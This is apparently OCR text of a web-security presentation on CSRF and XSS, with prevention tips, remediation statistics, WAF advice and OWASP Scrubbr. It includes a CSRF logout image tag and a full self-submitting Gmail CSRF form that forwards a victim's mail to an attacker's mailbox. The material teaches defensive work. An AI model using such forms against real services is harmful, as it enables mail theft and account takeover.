
Assumed that a logout script of a blog web site is as below：
http://blog.com/cgi-bin/logout.cgi


Then an attacker added the link as below to the blog through CRSF:
<img src=http://blog.com/cgi-bin/logout.cgi>

The user will logout automatically when executing the link after the user logged on...

CSRF example: Gmail vulnerability







資料來源:中華電信研究所資通安全研究室

http://www.gnucitizen.org/util/csrf
_method=POST&_enctype=multi
%3A//mail.google.com/mail/h/ewt
%3Dprf&cf2_emc=true&cf2_emai
to
&cf1_subj&cf1_has&cf1_hasnot&
b=Create%20Filter

```
<html><body>
<form name="form" method="POST" enctype="multipart/form-
data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input
type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form><script>form.submit()</script></body></html>
```

CSRF Preventions

- Ensure that there are no XSS vulnerabilities in your application
- Insert custom random tokens into every form and URL
- For sensitive data or value transactions, re-authenticate or use transaction signing
- Do not use GET requests (URLs) for sensitive data or to perform value transactions
- POST alone is insufficient; combining random token is a plus
- For ASP.NET, set a ViewStateUserKey, which provides a similar type of check to a random token

Differences between the Two

- Stored XSS is more serious than reflected XSS
- Reflected XSS must use some means of inducing users to visit attacker's crafted URL.
  - phishing attack by offering a link to his own malicious web server would be suspected as a scam
  - the requirement for stored XSS is avoided
- Stored XSS guaranteed that victim users will be already accessing the application at the time that the attack strikes
  - reflected XSS may try to engineer this situation by persuading the user to log in

Cost and Money

- 15 flaws in every 1000 lines of code
- In average taking 75 minutes to find a security hole，2-9 hours to fix it
- every E-commerce site contains 150,000~250,000 lines of code in average

Days spent on checking and securing a web site：

625 days(1 year and 260 days)


WAF can ease your life! Let's see how…

Solutions that we have…


- Adopt SDLC from the scratch
- Rewrite your codes
  - Code Review
  - Web Application Vulnerability Scanners
    - *Microsoft released two security tools: Microsoft Source Code Analyzer for SQL Injection , and Scrwalr*
- Deploy Web Application Firewall
  - Integrated with vulnerability scanners

Before (Real Case)

Critical:	175
High:	79
Medium:	67
Low:	110
Info:	401




Comments:	810
Hiddens:	656
Forms:	613
Emails:	62
Javascript:	778
Cookies:	3




After (Real Case)

Critical:	0
High:	3
Medium:	2
Low:	2
Info:	349



Comments:	459
Hiddens:	325
Forms:	321
Emails:	281
Javascript:	442
Cookies:	2




OWASP Scrubbr

- Scrubbr is a database scanning tool that checks numerous database technologies for the presence of possible stored cross-site scripting attacks.


- The tool was partially inspired by "Scrawlr", a trimmed-down version of HP's WebInspect which was released for free

- Aspect Security generously donated Scrubbr to OWASP to help people get some visibility into their databases and check for malicious data.

OWASP Scrubbr



OWASP Scrubbr – Try Fix



問題與討論

Thank you!

Michael_Shiah@ringline.com.tw

02-26512340#699